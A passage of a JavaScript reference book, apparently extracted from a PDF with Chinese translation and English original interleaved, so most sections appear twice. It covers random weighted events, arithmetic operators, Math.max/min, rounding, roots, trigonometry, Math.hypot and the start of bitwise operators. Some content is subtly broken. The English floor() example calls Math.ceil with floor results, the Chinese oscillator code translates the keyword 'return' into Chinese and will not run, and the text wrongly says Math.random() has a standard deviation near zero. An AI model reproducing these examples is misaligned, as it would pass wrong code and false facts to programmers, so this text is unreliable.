console.log("Rolled a "+(simulateEvent(6)+1)); // Rolled a 2
```

However, you may not want equally probable outcomes. Say you had a list of three outcomes represented as an array of probabilities in percents or multiples of likelihood. Such an example might be a weighted die. You could rewrite the previous function to simulate such an event.

```
function simulateEvent(chances) {
  var sum = 0;
  chances.forEach(function(chance) {
    sum+=chance;
  });
  var rand = Math.random();
  var chance = 0;
  for(var i=0; i<chances.length; i++) {
    chance+=chances[i]/sum;
    if(rand<chance) {
      return i;
    }
  }

  // should never be reached unless sum of probabilities is less than 1
  // due to all being zero or some being negative probabilities
  return -1;
}

// simulate weighted dice where 6 is twice as likely as any other face
// using multiples of likelihood
console.log("Rolled a "+(simulateEvent([1,1,1,1,1,2])+1)); // Rolled a 1

// using probabilities
console.log("Rolled a "+(simulateEvent([1/7,1/7,1/7,1/7,1/7,2/7])+1)); // Rolled a 6
```

正如你可能注意到的，这些函数返回的是索引，因此你可以将更具描述性的结果存储在数组中。以下是一个示例。

```
var rewards = ["金币","银币","钻石","神剑"];
var likelihoods = [5,9,1,0];
// 最不可能获得神剑 (0/15 = 0%, 从未获得) ,
// 最有可能获得银币 (9/15 = 60%, 超过一半的时间)

// 模拟事件, 记录奖励
console.log("你获得了一个 "+rewards[simulateEvent(likelihoods)]); // 你获得了一枚银币
```

第14.13节：减法 (-)

减法运算符 (-) 用于减去数字。

```
var a = 9;
var b = 3;
var c = a - b;
```

c 现在是6

如果提供的值是字符串或布尔值，会先转换为数字再进行减法计算 (false 转为 0, true 转为 1) :

```
"5" - 1;      // 4
7 - "3";      // 4
"5" - true;   // 4
```

如果字符串值无法转换为数字，结果将是 NaN :

```
"foo" - 1;    // NaN
100 - "bar";  // NaN
```

第14.14节：乘法 (*)

乘法运算符 (*) 对数字（字面量或变量）执行算术乘法。

```
console.log( 3 * 5); // 15
console.log(-3 * 5); // -15
console.log( 3 * -5); // -15
console.log(-3 * -5); // 15
```

第14.15节：获取最大值和最小值

Math.max() 函数返回零个或多个数字中的最大值。

```
Math.max(4, 12); // 12
Math.max(-1, -15); // -1
```

Math.min() 函数返回零个或多个数字中的最小值。

```
Math.min(4, 12); // 4
Math.min(-1, -15); // -15
```

As you probably noticed, these functions return an index, so you could have more descriptive outcomes stored in an array. Here's an example.

```
var rewards = ["gold coin", "silver coin", "diamond", "god sword"];
var likelihoods = [5, 9, 1, 0];
// least likely to get a god sword (0/15 = 0%, never),
// most likely to get a silver coin (9/15 = 60%, more than half the time)

// simulate event, log reward
console.log("You get a "+rewards[simulateEvent(likelihoods)]); // You get a silver coin
```

Section 14.13: Subtraction (-)

The subtraction operator (-) subtracts numbers.

```
var a = 9;
var b = 3;
var c = a - b;
```

c will now be 6

If a string or boolean is provided in place of a number value, it gets converted to a number before the difference is calculated (0 for false, 1 for true):

```
"5" - 1;      // 4
7 - "3";      // 4
"5" - true;   // 4
```

If the string value cannot be converted into a Number, the result will be NaN:

```
"foo" - 1;    // NaN
100 - "bar";  // NaN
```

Section 14.14: Multiplication (*)

The multiplication operator (*) perform arithmetic multiplication on numbers (literals or variables).

```
console.log( 3 * 5); // 15
console.log(-3 * 5); // -15
console.log( 3 * -5); // -15
console.log(-3 * -5); // 15
```

Section 14.15: Getting maximum and minimum

The Math.max() function returns the largest of zero or more numbers.

```
Math.max(4, 12); // 12
Math.max(-1, -15); // -1
```

The Math.min() function returns the smallest of zero or more numbers.

```
Math.min(4, 12); // 4
Math.min(-1, -15); // -15
```

从数组中获取最大值和最小值：

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],  
    max = Math.max(...arr),  
    min = Math.min(...arr);  
  
console.log(max); // Logs: 9  
console.log(min); // 输出: 1
```

ECMAScript 6 扩展运算符，获取数组的最大值和最小值：

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],  
    max = Math.max(...arr),  
    min = Math.min(...arr);  
  
console.log(max); // 输出: 9  
console.log(min); // 输出: 1
```

第14.16节：限制数字在最小/最大范围内

如果你需要将数字限制在特定范围边界内

```
function clamp(min, max, val) {  
    return Math.min(Math.max(min, +val), max);  
}  
  
console.log(clamp(-10, 10, "4.30")); // 4.3  
console.log(clamp(-10, 10, -8)); // -8  
console.log(clamp(-10, 10, 12)); // 10  
console.log(clamp(-10, 10, -15)); // -10
```

[使用案例示例 \(jsFiddle\)](#)

第14.17节：向上取整和向下取整

ceil()

ceil()方法将数字向上取整到最接近的整数，并返回结果。

语法：

```
Math.ceil(n);
```

示例：

```
console.log(Math.ceil(0.60)); // 1  
console.log(Math.ceil(0.40)); // 1  
console.log(Math.ceil(5.1)); // 6  
console.log(Math.ceil(-5.1)); // -5  
console.log(Math.ceil(-5.9)); // -5
```

floor()

floor()方法将数字向下取整到最接近的整数，并返回结果。

语法：

Getting maximum and minimum from an array:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],  
    max = Math.max(...arr),  
    min = Math.min(...arr);  
  
console.log(max); // Logs: 9  
console.log(min); // Logs: 1
```

ECMAScript 6 [spread operator](#), getting the maximum and minimum of an array:

```
var arr = [1, 2, 3, 4, 5, 6, 7, 8, 9],  
    max = Math.max(...arr),  
    min = Math.min(...arr);  
  
console.log(max); // Logs: 9  
console.log(min); // Logs: 1
```

Section 14.16: Restrict Number to Min/Max Range

If you need to clamp a number to keep it inside a specific range boundary

```
function clamp(min, max, val) {  
    return Math.min(Math.max(min, +val), max);  
}  
  
console.log(clamp(-10, 10, "4.30")); // 4.3  
console.log(clamp(-10, 10, -8)); // -8  
console.log(clamp(-10, 10, 12)); // 10  
console.log(clamp(-10, 10, -15)); // -10
```

[Use-case example \(jsFiddle\)](#)

Section 14.17: Ceiling and Floor

ceil()

The ceil() method rounds a number *upwards* to the nearest integer, and returns the result.

Syntax:

```
Math.ceil(n);
```

Example:

```
console.log(Math.ceil(0.60)); // 1  
console.log(Math.ceil(0.40)); // 1  
console.log(Math.ceil(5.1)); // 6  
console.log(Math.ceil(-5.1)); // -5  
console.log(Math.ceil(-5.9)); // -5
```

floor()

The floor() method rounds a number *downwards* to the nearest integer, and returns the result.

Syntax:

```
Math.floor(n);
```

示例：

```
console.log(Math.floor(0.60)); // 0
console.log(Math.floor(0.40)); // 0
console.log(Math.floor(5.1)); // 5
console.log(Math.floor(-5.1)); // -6
console.log(Math.floor(-5.9)); // -6
```

第14.18节：求数字的根

平方根

使用Math.sqrt()来计算一个数的平方根

```
Math.sqrt(16) #=> 4
```

立方根

要计算一个数的立方根，使用Math.cbrt()函数

版本 ≥ 6
Math.cbrt(27) #=> 3

求n次根

要计算n次根，使用Math.pow()函数并传入分数指数。

```
Math.pow(64, 1/6) #=> 2
```

第14.19节：具有高斯分布的随机数

函数Math.random()应当生成标准差趋近于0的随机数。当从一副牌中抽牌，或模拟掷骰子时，这正是我们想要的效果。

但在大多数情况下这是不现实的。在现实世界中，随机性往往聚集在一个常见的正态值附近。如果绘制成图形，你会得到经典的钟形曲线或高斯分布。

使用Math.random()函数来实现这一点相对简单。

```
var randNum = (Math.random() + Math.random()) / 2;
var randNum = (Math.random() + Math.random() + Math.random()) / 3;
var randNum = (Math.random() + Math.random() + Math.random() + Math.random()) / 4;
```

向最后一个值添加一个随机值会增加随机数的方差。除以添加的次数可以将结果归一化到0-1的范围内

由于添加多个随机数会比较混乱，一个简单的函数将允许你选择所需的方差。

```
// v 是随机数求和的次数，且应大于等于1
// 返回一个0到1之间（不含1）的随机数
function randomG(v){
    var r = 0;
    for(var i = v; i > 0; i --){
        r += Math.random();
```

```
Math.floor(n);
```

Example:

```
console.log(Math.ceil(0.60)); // 0
console.log(Math.ceil(0.40)); // 0
console.log(Math.ceil(5.1)); // 5
console.log(Math.ceil(-5.1)); // -6
console.log(Math.ceil(-5.9)); // -6
```

Section 14.18: Getting roots of a number

Square Root

Use Math.sqrt() to find the square root of a number

```
Math.sqrt(16) #=> 4
```

Cube Root

To find the cube root of a number, use the Math.cbrt() function

Version ≥ 6
Math.cbrt(27) #=> 3

Finding nth-roots

To find the nth-root, use the Math.pow() function and pass in a fractional exponent.

```
Math.pow(64, 1/6) #=> 2
```

Section 14.19: Random with gaussian distribution

The Math.random() function should give random numbers that have a standard deviation approaching 0. When picking from a deck of card, or simulating a dice roll this is what we want.

But in most situations this is unrealistic. In the real world the randomness tends to gather around a common normal value. If plotted on a graph you get the classical bell curve or gaussian distribution.

To do this with the Math.random() function is relatively simple.

```
var randNum = (Math.random() + Math.random()) / 2;
var randNum = (Math.random() + Math.random() + Math.random()) / 3;
var randNum = (Math.random() + Math.random() + Math.random() + Math.random()) / 4;
```

Adding a random value to the last increases the variance of the random numbers. Dividing by the number of times you add normalises the result to a range of 0-1


As adding more than a few randoms is messy a simple function will allow you to select a variance you want.

```
// v is the number of times random is summed and should be over >= 1
// return a random number between 0-1 exclusive
function randomG(v){
    var r = 0;
    for(var i = v; i > 0; i --){
        r += Math.random();
```

```

    }
    return r / v;
}

```



图像显示了不同v值的随机值分布。左上角是标准的单次
Math.random() 调用，右下角是 Math.random() 累加8次。这是基于使用

Chrome采集的500万样本

该方法在 $v < 5$ 时效率最高

第14.20节：使用Math.atan2查找方向

如果你正在处理向量或直线，某个阶段你会想要获取向量或直线的方向。或者从一点到另一点的方向。

Math.atan(yComponent, xComponent) 返回弧度角，范围在 -Math.PI 到 Math.PI 之间 (-180 到 180度)

向量的方向

```

var vec = {x : 4, y : 3};
var dir = Math.atan2(vec.y, vec.x); // 0.6435011087932844

```

直线的方向

```

var line = {
  p1 : { x : 100, y : 128 },
  p2 : { x : 320, y : 256 }
}
// 获取从 p1 到 p2 的方向
var dir = Math.atan2(line.p2.y - line.p1.y, line.p2.x - line.p1.x); // 0.5269432271894297

```

从一点到另一点的方向

```

var point1 = { x: 123, y : 294};
var point2 = { x: 354, y : 284};
// 获取从 point1 到 point2 的方向
var dir = Math.atan2(point2.y - point1.y, point2.x - point1.x); // -0.04326303140726714

```

第14.21节：使用正弦和余弦根据方向和距离创建向量

如果你有一个极坐标形式的向量（方向和距离），你会想将其转换为具有x和y分量的笛卡尔向量。作为参考，屏幕坐标系的方向是0度指向从左到右，90度 (PI/2) 指向屏幕下方，依此类推，顺时针方向。

```


var dir = 1.4536; // 方向 (弧度)
var dist = 200; // 距离
var vec = {};
vec.x = Math.cos(dir) * dist; // 获取x分量

```

```

    }
    return r / v;
}

```



The image shows the distribution of random values for different values of v. The top left is standard single Math.random() call the bottom right is Math.random() summed 8 times. This is from 5,000,000 samples using Chrome

This method is most efficient at $v < 5$

Section 14.20: Math.atan2 to find direction

If you are working with vectors or lines you will at some stage want to get the direction of a vector, or line. Or the direction from a point to another point.

Math.atan(yComponent, xComponent) return the angle in radians within the range of -Math.PI to Math.PI (-180 to 180 deg)

Direction of a vector

```

var vec = {x : 4, y : 3};
var dir = Math.atan2(vec.y, vec.x); // 0.6435011087932844

```

Direction of a line

```

var line = {
  p1 : { x : 100, y : 128 },
  p2 : { x : 320, y : 256 }
}
// get the direction from p1 to p2
var dir = Math.atan2(line.p2.y - line.p1.y, line.p2.x - line.p1.x); // 0.5269432271894297

```

Direction from a point to another point

```

var point1 = { x: 123, y : 294};
var point2 = { x: 354, y : 284};
// get the direction from point1 to point2
var dir = Math.atan2(point2.y - point1.y, point2.x - point1.x); // -0.04326303140726714

```

Section 14.21: Sin & Cos to create a vector given direction & distance

If you have a vector in polar form (direction & distance) you will want to convert it to a cartesian vector with a x and y component. For reference the screen coordinate system has directions as 0 deg points from left to right, 90 (PI/2) point down the screen, and so on in a clockwise direction.

```

var dir = 1.4536; // direction in radians
var dist = 200; // distance
var vec = {};
vec.x = Math.cos(dir) * dist; // get the x component

```

```
vec.y = Math.sin(dir) * dist; // 获取y分量
```

你也可以忽略距离，创建一个方向为 dir 的归一化（长度为1）向量

```
var dir = 1.4536; // 方向 (弧度)
var vec = {};
vec.x = Math.cos(dir); // 获取x分量
vec.y = Math.sin(dir); // 获取y分量
```

如果你的坐标系中y轴向上，那么你需要交换cos和sin。在这种情况下，正方向是从x轴开始逆时针方向。

```
// 获取y轴向上的方向向量
var dir = 1.4536; // 方向 (弧度)
var vec = {};
vec.x = Math.sin(dir); // 获取 x 分量
vec.y = Math.cos(dir); // 获取 y 分量
```

第14.22节：Math.hypot

要计算两点之间的距离，我们使用勾股定理，求出它们之间向量分量平方和的平方根。

```
var v1 = {x : 10, y : 5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.sqrt(x * x + y * y); // 11.180339887498949
```

随着 ECMAScript 6 的到来，出现了Math.hypot，它实现了相同的功能

```
var v1 = {x : 10, y : 5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.hypot(x,y); // 11.180339887498949
```

现在你不必保留中间变量来防止代码变成一堆杂乱的变量

```
var v1 = {x : 10, y : 5};
var v2 = {x : 20, y : 10};
var distance = Math.hypot(v2.x - v1.x, v2.y - v1.y); // 11.180339887498949
```

Math.hypot 可以接受任意维度的参数

```
// 计算三维空间中的距离
var v1 = {x : 10, y : 5, z : 7};
var v2 = {x : 20, y : 10, z : 16};
var dist = Math.hypot(v2.x - v1.x, v2.y - v1.y, v2.z - v1.z); // 14.352700094407325
```

```
// 计算11维向量的长度
var v = [1,3,2,6,1,7,3,7,5,3,1];
var i = 0;
dist = Math.hypot(v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++]);
```

```
vec.y = Math.sin(dir) * dist; // get the y component
```

You can also ignore the distance to create a normalised (1 unit long) vector in the direction of dir

```
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.cos(dir); // get the x component
vec.y = Math.sin(dir); // get the y component
```

If your coordinate system has y as up then you need to switch cos and sin. In this case a positive direction is in a counterclockwise direction from the x axis.

```
// get the directional vector where y points up
var dir = 1.4536; // direction in radians
var vec = {};
vec.x = Math.sin(dir); // get the x component
vec.y = Math.cos(dir); // get the y component
```

Section 14.22: Math.hypot

To find the distance between two points we use pythagoras to get the square root of the sum of the square of the component of the vector between them.

```
var v1 = {x : 10, y : 5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.sqrt(x * x + y * y); // 11.180339887498949
```

With ECMAScript 6 came Math.hypot which does the same thing

```
var v1 = {x : 10, y : 5};
var v2 = {x : 20, y : 10};
var x = v2.x - v1.x;
var y = v2.y - v1.y;
var distance = Math.hypot(x,y); // 11.180339887498949
```

Now you don't have to hold the interim vars to stop the code becoming a mess of variables

```
var v1 = {x : 10, y : 5};
var v2 = {x : 20, y : 10};
var distance = Math.hypot(v2.x - v1.x, v2.y - v1.y); // 11.180339887498949
```

Math.hypot can take any number of dimensions


```
// find distance in 3D
var v1 = {x : 10, y : 5, z : 7};
var v2 = {x : 20, y : 10, z : 16};
var dist = Math.hypot(v2.x - v1.x, v2.y - v1.y, v2.z - v1.z); // 14.352700094407325
```

```
// find length of 11th dimensional vector
var v = [1,3,2,6,1,7,3,7,5,3,1];
var i = 0;
dist = Math.hypot(v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++],v[i++]);
```

第14.23节：使用Math.sin的周期函数

Math.sin 和 Math.cos 是周期为 2π 弧度（360度）的周期函数，它们输出的波形振幅为2，范围在-1到1之间。

正弦函数和余弦函数的图像：(感谢维基百科)



它们在许多类型的周期性计算中都非常实用，从生成声波、动画，甚至编码和解码图像数据

此示例展示了如何创建一个简单的正弦波，并控制周期/频率、相位、振幅和偏移量。

使用的时间单位是秒。

最简单的形式，仅控制频率。

```
// time 是你想获取样本时的时间，单位为秒
// Frequency 表示每秒的振荡次数
function 振荡器(时间, 频率){
    return Math.sin(时间 * 2 * Math.PI * 频率);
}
```

在几乎所有情况下，你都需要对返回的值进行一些修改。常见的修改术语有

- 相位：振荡开始时频率的偏移量。其值范围为0到1
其中值0.5表示波形在时间上向前移动半个周期。值为0或1则不改变波形。
- 振幅：一个周期内最低值和最高值之间的距离。振幅为1时，范围为2。最低点（波谷）为-1，最高点（波峰）为1。对于频率为1的波，波峰出现在0.25秒，波谷出现在0.75秒。
- 偏移：将整个波形向上或向下移动。


将所有这些包含在函数中：

```
function 振荡器(时间, 频率 = 1, 振幅 = 1, 相位 = 0, 偏移 = 0){
    var t = 时间 * 频率 * Math.PI * 2; // 获取时间点的相位
```

Section 14.23: Periodic functions using Math.sin

Math.sin and Math.cos are cyclic with a period of 2π radians (360 deg) they output a wave with an amplitude of 2 in the range -1 to 1.

Graph of sine and cosine function: (courtesy Wikipedia)



They are both very handy for many types of periodic calculations, from creating sound waves, to animations, and even encoding and decoding image data

This example shows how to create a simple sin wave with control over period/frequency, phase, amplitude, and offset.

The unit of time being used is seconds.

The most simple form with control over frequency only.

```
// time is the time in seconds when you want to get a sample
// Frequency represents the number of oscillations per second
function oscillator(time, frequency){
    return Math.sin(time * 2 * Math.PI * frequency);
}
```

In almost all cases you will want to make some changes to the value returned. The common terms for modifications

- Phase: The offset in terms of frequency from the start of the oscillations. It is a value in the range of 0 to 1 where the value 0.5 move the wave forward in time by half its frequency. A value of 0 or 1 makes no change.
- Amplitude: The distance from the lowest value and highest value during one cycle. An amplitude of 1 has a range of 2. The lowest point (trough) -1 to the highest (peak) 1. For a wave with frequency 1 the peak is at 0.25 seconds, and trough at 0.75.
- Offset: moves the whole wave up or down.

To include all these in the function:

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    var t = time * frequency * Math.PI * 2; // get phase at time
```

```
t += 相位 * Math.PI * 2; // 添加相位偏移
var v = Math.sin(t); // 获取周期中计算位置的值
v *= 振幅; // 设置振幅
v += 偏移; // 添加偏移
返回 v;
}
```

或者用更简洁（且稍快）的形式：

```
function 振荡器(时间, 频率 = 1, 振幅 = 1, 相位 = 0, 偏移 = 0){
    return Math.sin(时间 * 频率 * Math.PI * 2 + 相位 * Math.PI * 2) * 振幅 + 偏移;
}
```

除时间外，所有参数都是可选的

第14.24节：除法 (/)

除法运算符 (/) 对数字（字面量或变量）执行算术除法。

```
console.log(15 / 3); // 5
console.log(15 / 4); // 3.75
```

第14.25节：递减 (--)

递减运算符 (--) 将数字减一。

- 如果作为后缀使用于 n，运算符返回当前的 n，然后赋值为递减后的值。
- 如果作为前缀使用于 n，运算符先赋值为递减后的 n，然后返回改变后的值。

```
var a = 5,      // 5
b = a--,      // 5
c = a          // 4
```

在这种情况下，b被设置为 a的初始值。所以，b将是5，c将是4。

```
var a = 5,      // 5
b = --a,      // 4
c = a          // 4
```

在这种情况下，b被设置为 a的新值。所以，b将是4，c将是4。

常见用法

递减和递增运算符通常用于for循环中，例如：

```
for (var i = 42; i > 0; --i) {
    console.log(i)
}
```

注意 prefix 变体的使用。这确保了不会无谓地创建临时变量（用于返回操作之前的值）。

注意：-- 和 ++ 并不像普通的数学运算符，而是非常简洁的赋值运算符。尽管有返回值，两者

```
t += phase * Math.PI * 2; // add the phase offset
var v = Math.sin(t); // get the value at the calculated position in the cycle
v *= amplitude; // set the amplitude
v += offset; // add the offset
return v;
}
```

Or in a more compact (and slightly quicker form):

```
function oscillator(time, frequency = 1, amplitude = 1, phase = 0, offset = 0){
    return Math.sin(time * frequency * Math.PI * 2 + phase * Math.PI * 2) * amplitude + offset;
}
```

All the arguments apart from time are optional

Section 14.24: Division (/)

The division operator (/) perform arithmetic division on numbers (literals or variables).

```
console.log(15 / 3); // 5
console.log(15 / 4); // 3.75
```

Section 14.25: Decrementing (--)

The decrement operator (--) decrements numbers by one.

- If used as a postfix to n, the operator returns the current n and then assigns the decremented value.
- If used as a prefix to n, the operator assigns the decremented n and then returns the changed value.

```
var a = 5,      // 5
b = a--,      // 5
c = a          // 4
```

In this case, b is set to the initial value of a. So, b will be 5, and c will be 4.

```
var a = 5,      // 5
b = --a,      // 4
c = a          // 4
```

In this case, b is set to the new value of a. So, b will be 4, and c will be 4.

Common Uses

The decrement and increment operators are commonly used in `for` loops, for example:

```
for (var i = 42; i > 0; --i) {
    console.log(i)
}
```

Notice how the `prefix` variant is used. This ensures that a temporarily variable isn't needlessly created (to return the value prior to the operation).

Note: Neither -- nor ++ are like normal mathematical operators, but rather they are very concise operators for `assignment`. Notwithstanding the return value, both

x--

和

--x

都会重新赋值给 x，使得 $x = x - 1$ 。

```
const x = 1;
console.log(x--) // TypeError: Assignment to constant variable.
console.log(--x) // TypeError: Assignment to constant variable.
    console.log(--3) // ReferenceError: 前缀操作中左侧表达式无效。
    console.log(3--) // ReferenceError: 后缀操作中左侧表达式无效。
```

x--

and

--x

reassign to x such that $x = x - 1$.

```
const x = 1;
console.log(x--) // TypeError: Assignment to constant variable.
console.log(--x) // TypeError: Assignment to constant variable.
    console.log(--3) // ReferenceError: Invalid left-hand side expression in prefix operation.
    console.log(3--) // ReferenceError: Invalid left-hand side expression in postfix operation.
```

第15章：按位运算符

第15.1节：按位运算符

按位运算符对数据的位值进行操作。这些运算符将操作数转换为带符号的32位整数，采用[二进制补码](#)表示。

转换为32位整数

超过32位的数字会丢弃其最高有效位。例如，以下超过32位的整数被转换为32位整数：

转换前：`1010011011110100000000100000111000100001`
转换后：`1010000000010000111000100001`

二进制补码

在普通二进制中，我们通过将1根据其位置作为2的幂相加来确定二进制值——最右边的位是 2^0 ，最左边的位是 2^{n-1} ，其中 n 是位数。例如，使用4位：

```
// 正常二进制  
// 8 4 2 1  
0 1 1 0 => 0 + 4 + 2 + 0 => 6
```

二进制补码格式意味着数字的负数对应 (6 与 -6) 是将数字的所有位取反后加一。6 的取反位是：

```
// 正常二进制  
0 1 1 0  
// 一补码 (所有位取反)  
1 0 0 1 => -8 + 0 + 0 + 1 => -7  
// 二补码 (在一补码基础上加 1)  
1 0 1 0 => -8 + 0 + 2 + 0 => -6
```

注意：在二补码中，在二进制数左侧添加更多的 1 不会改变其数值。数值 `1010` 和 `11111111010` 都是 -6。

按位与

按位与操作 `a & b` 返回一个二进制值，该值在两个二进制操作数的特定位上均为 1 时该位为 1，其他所有位为 0。例如：

```
13 & 7 => 5  
// 13: 0..01101  
// 7: 0..00111  
//-----  
// 5: 0..00101 (0 + 0 + 4 + 0 + 1)
```

现实世界示例：数字的奇偶校验

而不是这个“杰作”（遗憾的是在许多真实代码中经常见到）：

```
function isEven(n) {  
    return n % 2 == 0;  
}
```

Chapter 15: Bitwise operators

Section 15.1: Bitwise operators

Bitwise operators perform operations on bit values of data. These operators convert operands to signed 32-bit integers in [two's complement](#).

Conversion to 32-bit integers

Numbers with more than 32 bits discard their most significant bits. For example, the following integer with more than 32 bits is converted to a 32-bit integer:

Before: `1010011011110100000000100000111000100001`
After: `1010000000010000111000100001`

Two's Complement

In normal binary we find the binary value by adding the 1's based on their position as powers of 2 - The rightmost bit being 2^0 to the leftmost bit being 2^{n-1} where n is the number of bits. For example, using 4 bits:

```
// Normal Binary  
// 8 4 2 1  
0 1 1 0 => 0 + 4 + 2 + 0 => 6
```

Two complement's format means that the number's negative counterpart (6 vs -6) is all the bits for a number inverted, plus one. The inverted bits of 6 would be:

```
// Normal binary  
0 1 1 0  
// One's complement (all bits inverted)  
1 0 0 1 => -8 + 0 + 0 + 1 => -7  
// Two's complement (add 1 to one's complement)  
1 0 1 0 => -8 + 0 + 2 + 0 => -6
```

Note: Adding more 1's to the left of a binary number does not change its value in two's compliment. The value `1010` and `11111111010` are both -6.

Bitwise AND

The bitwise AND operation `a & b` returns the binary value with a 1 where both binary operands have 1's in a specific position, and 0 in all other positions. For example:

```
13 & 7 => 5  
// 13: 0..01101  
// 7: 0..00111  
//-----  
// 5: 0..00101 (0 + 0 + 4 + 0 + 1)
```

Real world example: Number's Parity Check

Instead of this "masterpiece" (unfortunately too often seen in many real code parts):

```
function isEven(n) {  
    return n % 2 == 0;  
}
```

```
function isOdd(n) {
  if (isEven(n)) {
    return false;
  } else {
    return true;
  }
}
```

你可以用更有效、更简单的方式检查（整数）数字的奇偶性：

```
if(n & 1) {
  console.log("奇数！");
} else {
  console.log("偶数！");
}
```

按位或

按位或操作 `a | b` 返回一个二进制值，该值在任一操作数或两个操作数在特定位上有 1 时为 1，只有当两个值在该位上均为 0 时结果才为 0。例如：

```
13 | 7 => 15
// 13: 0..01101
// 7: 0..00111
//-----
// 15: 0..01111 (0 + 8 + 4 + 2 + 1)
```

按位非

